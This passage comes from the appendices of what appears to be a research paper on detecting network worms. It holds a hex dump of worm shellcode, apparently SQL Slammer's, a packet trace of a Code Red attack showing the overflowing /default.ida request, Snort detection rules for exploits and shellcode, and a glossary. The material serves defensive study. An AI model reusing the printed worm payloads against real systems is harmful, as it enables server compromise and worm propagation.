0070  01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01   ................
0080  01 01 01 01 01 01 01 01 01 01 01 dc c9 b0 42 eb   ..............B.
0090  0e 01 01 01 01 01 01 01 70 ae 42 01 70 ae 42 90   ........p.B.p.B.
00a0  90 90 90 90 90 90 90 68 dc c9 b0 42 b8 01 01 01   .......h...B....
00b0  01 31 c9 b1 18 50 e2 fd 35 01 01 01 05 50 89 e5   .1...P..5....P..
00c0  51 68 2e 64 6c 6c 68 65 6c 33 32 68 6b 65 72 6e   Qh.dllhel32hkern
00d0  51 68 6f 75 6e 74 68 69 63 6b 43 68 47 65 74 54   QhounthickChGetT
00e0  66 b9 6c 6c 51 68 33 32 2e 64 68 77 73 32 5f 66   f.llQh32.dhws2_f
00f0  b9 65 74 51 68 73 6f 63 6b 66 b9 74 6f 51 68 73   .etQhsockf.toQhs
0100  65 6e 64 be 18 10 ae 42 8d 45 d4 50 ff 16 50 8d   end....B.E.P..P.
0110  45 e0 50 8d 45 f0 50 ff 16 50 be 10 10 ae 42 8b   E.P.E.P..P....B.
0120  1e 8b 03 3d 55 8b ec 51 74 05 be 1c 10 ae 42 ff   ...=U..Qt.....B.
0130  16 ff d0 31 c9 51 51 50 81 f1 03 01 04 9b 81 f1   ...1.QQP........
0140  01 01 01 01 51 8d 45 cc 50 8b 45 c0 50 ff 16 6a   ....Q.E.P.E.P..j
0150  11 6a 02 6a 02 ff d0 50 8d 45 c4 50 8b 45 c0 50   .j.j...P.E.P.E.P
0160  ff 16 89 c6 09 db 81 f3 3c 61 d9 ff 8b 45 b4 8d   ........<a...E..
0170  0c 40 8d 14 88 c1 e2 04 01 c2 c1 e2 08 29 c2 8d   .@...........)..
0180  04 90 01 d8 89 45 b4 6a 10 8d 45 b0 50 31 c9 51   .....E.j..E.P1.Q
0190  66 81 f1 78 01 51 8d 45 03 50 8b 45 ac 50 ff d6   f..x.Q.E.P.E.P..
01a0  eb ca                                             ..
```

## A.4 CodeRed Attack

```
No.   Time              Source               Destination        Protocol                        Info
1   0.000000    192.168.1.1              192.168.1.105         TCP          7329 > www [SYN] Seq=226171687
            Ack=0 Win=512 Len=0 MSS=1460
2   0.000000    192.168.1.105         192.168.1.1              TCP          www > 7329 [SYN, ACK]
            eq=1197939112 Ack=226171688 Win=17520 Len=0 MSS=1460
3   0.000000    192.168.1.1              192.168.1.105         TCP      7329 > www [ACK] eq=226171688
            Ack=1197939113 Win=32120 Len=0
4   0.000000    192.168.1.1              192.168.1.105         HTTP     GET
            /default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
            NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
            NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
            NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
            NNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u909
            0%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u53ff%u007
            8%u0000%u00=a  HTTP/1.0
5   0.000000   192.168.1.1               192.168.1.105      HTTP     Continuation or non-HTTP traffic
6   0.010000   192.168.1.105           192.168.1.1            TCP       www > 7329 [ACK] Seq=1197939113
            Ack=226174608 Win=17520 Len=0
7   0.010000   192.168.1.1               192.168.1.105      HTTP     Continuation or non-HTTP traffic
8   0.010000   192.168.1.105           192.168.1.1          HTTP     GET
9   0.030000   192.168.1.1               192.168.1.105       TCP       7329 > www [ACK] Seq=226175727
            Ack=1197939117 Win=32120 Len=0
310 19.000000 192.168.1.1               192.168.1.105       TCP      7329 > www [FIN, ACK] Seq=226175727
            Ack=1197939117 Win=32120 Len=0
311 19.000000 192.168.1.105           192.168.1.1            TCP      www > 7329 [ACK] Seq=1197939117
            Ack=226175728 Win=16401 Len=0
```

# Appendix B  Implementation of Heuristics in Snort

```
# ----------------
# LOCAL RULES
# ----------------


# ----------------
# Behavior Based
# ----------------

# Many of these heuristics are implemented using the sfPortscan module in the snort.conf file
# Examples of using the module are as follows:
#
# To detect ICMP Destination Unreachable / Portsweep
# preprocessor sfportscan: proto  { icmp } \
                           scan_type { portsweep } \
                           memcap { 10000000 } \
                           sense_level { low }
#
# Note: A Filtered ICMP Portsweep alert means no Destination Unreachable messages were seen
#
#
# To detect TCP RESET / Portsweep
# preprocessor sfportscan: proto  { tcp } \
                           scan_type { portsweep } \
                           memcap { 10000000 } \
                           sense_level { low }
#
# Note: A Filtered TCP Portsweep alert means no RESET messages were seen

# Check for scans to unused address space, such as multicast or private
# Must be customized for current network
alert ip any any -> 10.0.0.0/8 any (msg:"Invalid destination address - Private IP RFC 1918";)
alert ip any any -> 172.16.0.0/12 any (msg:"Invalid destination address - Private IP RFC 1918";)
alert ip any any -> 192.168.0.0/16 any (msg:"Invalid destination address - Private IP RFC 1918";)
alert ip any any -> 0.0.0.0/8 any (msg:"Invalid destination address - Null";)
alert ip any any -> 14.0.0.0/8 any (msg:"Invalid destination address - Public Data Network RFC 1700";)
alert ip any any -> 24.0.0.0/8 any (msg:"Invalid destination address - Cable TV Network";)
alert ip any any -> 127.0.0.0/8 any (msg:"Invalid destination address - Loopback RFC 1700";)
alert ip any any -> 169.254.0.0/16 any (msg:"Invalid destination address - auto DHCP";)
alert ip any any -> 192.0.2.0/24 any (msg:"Invalid destination address - Testnet";)
alert ip any any -> 192.88.99.0/24 any (msg:"Invalid destination address - 6to4 Relay Anycast RFC 3068";)
alert ip any any -> 192.18.0.0/15 any (msg:"Invalid destination address - Network Interconnect RFC
2544";)
alert ip any any -> 224.0.0.0/4 any (msg:"Invalid destination address - Multicast RFC 3171";)
alert ip any any -> 240.0.0.0/5 any (msg:"Invalid destination address - Class E";)


# ----------------
# Exploit Based
# ----------------
# LSASS Exploit
# Checks for SMB packet, after RPC Bind attempt, with protocol number 9 –
#           DsRolerUpgradeDownlevelServer
# This sequence is impossible without modifying the Windows API
alert tcp any any -> any 445 (msg:"LSASS DsRolerUpgradeDownlevelServer exploit part 1"; content:"|53
4d 42|"; depth:10; content:"|5c 00 50 00 49 00 50 00 45 00 5c|"; distance:32; content:"|0b|"; distance:2;
flowbits:set,lsass_bind_call; flowbits:noalert;)
alert tcp any any -> any 445 (msg:"LSASS DsRolerUpgradeDownlevelServer exploit attempt";
content:"|FF|SMB"; depth:4; offset:4; nocase; content:"|05|"; distance:59; content:"|00|"; within:1;
distance:1; content:"|09 00|"; within:2; distance:19; flowbits:isset,lsass_bind_call;)

# RPC DCOM Exploit
# Checks for overly long server name
alert tcp any any -> any 135 (msg:"RPC DCOM Exploit"; content:"|00 5C 00 5C|"; content:!"|5C|";
within:32;)

# IIS overflow
alert tcp any any -> any 80 (msg:"IIS overflow"; uricontent:"ida?"; dsize:>240;)

# MSSQL exploit
alert udp any any -> any 1434 (msg:"SQL overflow"; content:"|04|"; depth:1; dsize:>250;)


# RPC DCOM return address (little endian) Windows XP
alert ip any any -> any any (msg:"Blaster return address - Windows XP"; content:"|9d 13 00 01|";)

# RPC DCOM return address (little endian) Windows 2000
#alert ip any any -> any any (msg:"Blaster return address - Windows 2000"; content:"|9f 75 18|";)

# NOP sled in shellcode
alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"SHELLCODE x86 NOP ramp2";
content:"|90 90 90 90 90 90 90 90|"; classtype:shellcode-detect;)

# Command shell
# Check for strings common to Windows command shell
alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"Possilbe command shell - C\:\\Windows";
content:"C\:\\Windows"; nocase; sid:1000004; rev:1;)
alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"Possible command shell - cmd";
content:"cmd"; nocase;)

# Suspicious strings
alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"Suspicious string - Kernel32.dll";
content:"kernel32.dll"; nocase;)
alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"Suspicious string - LoadLibraryA";
content:"loadlibrarya"; nocase;)
alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"Suspicious string - CreateFileA";
content:"createfilea"; nocase;)
alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"Suspicious string - GetProcAddress";
content:"getprocaddress"; nocase;)
alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"Suspicious string - Sleep"; content:"sleep";
nocase;)


# ----------------
# Packet anomaly Based
# ----------------
# Invalid RPC Flags
alert udp any any -> any 1434 (msg:"Invalid RPC flags"; content:"|01 01|"; depth:4;)


# Notes:
# Other configuration settings used in the research include the setting of the $HOME_NET and
# HTTP_SERVERS variables, setting the portsweep rules to ignore the firewall, and setting Snort
# to log all possible alerts for each packet
```

# Appendix C  Definitions

**Backdoor** - program that allows remote access to a machine

**Buffer Overflow** - exploit technique where data fills up an unchecked buffer and continues to overwrite adjacent memory locations

**Email Virus** – a virus that is able to transmit itself via email

**Firewall** – a system designed to restrict access to a network

**Host** - a networked computing device

**Mass-mailer** – a virus that sends itself in an email, same as email virus

**Network Intrusion Detection System (NIDS)** - software that inspects network activity and identifies suspicious packets

**Polymorphic Worm** – a worm that regularly transforms its payload

**Portscan** – a single machine scanning a single target machine for open ports

**Portsweep** – a single machine scanning multiple target machines for a single open port

**Shellcode** - small pieces of code written in assembly language used to launch a command shell. Typically used in conjunction with a buffer overflow attack

**Target** - destination host as chosen by a worm

**Trojan Horse** - a malicious program that attempts to appeal to a user with some useful functionality to entice user to run the program. Also, compromised versions of real tools that hide their malicious activities

**Virus** - code that recursively replicates a possibly evolved copy of itself, typically having a detrimental effect

**Worm** - a self-replicating program able to propagate itself across networks with no human intervention, typically having a detrimental effect

**Zero-day Vulnerability** – a vulnerability that has not been released to the original software vendor or to the public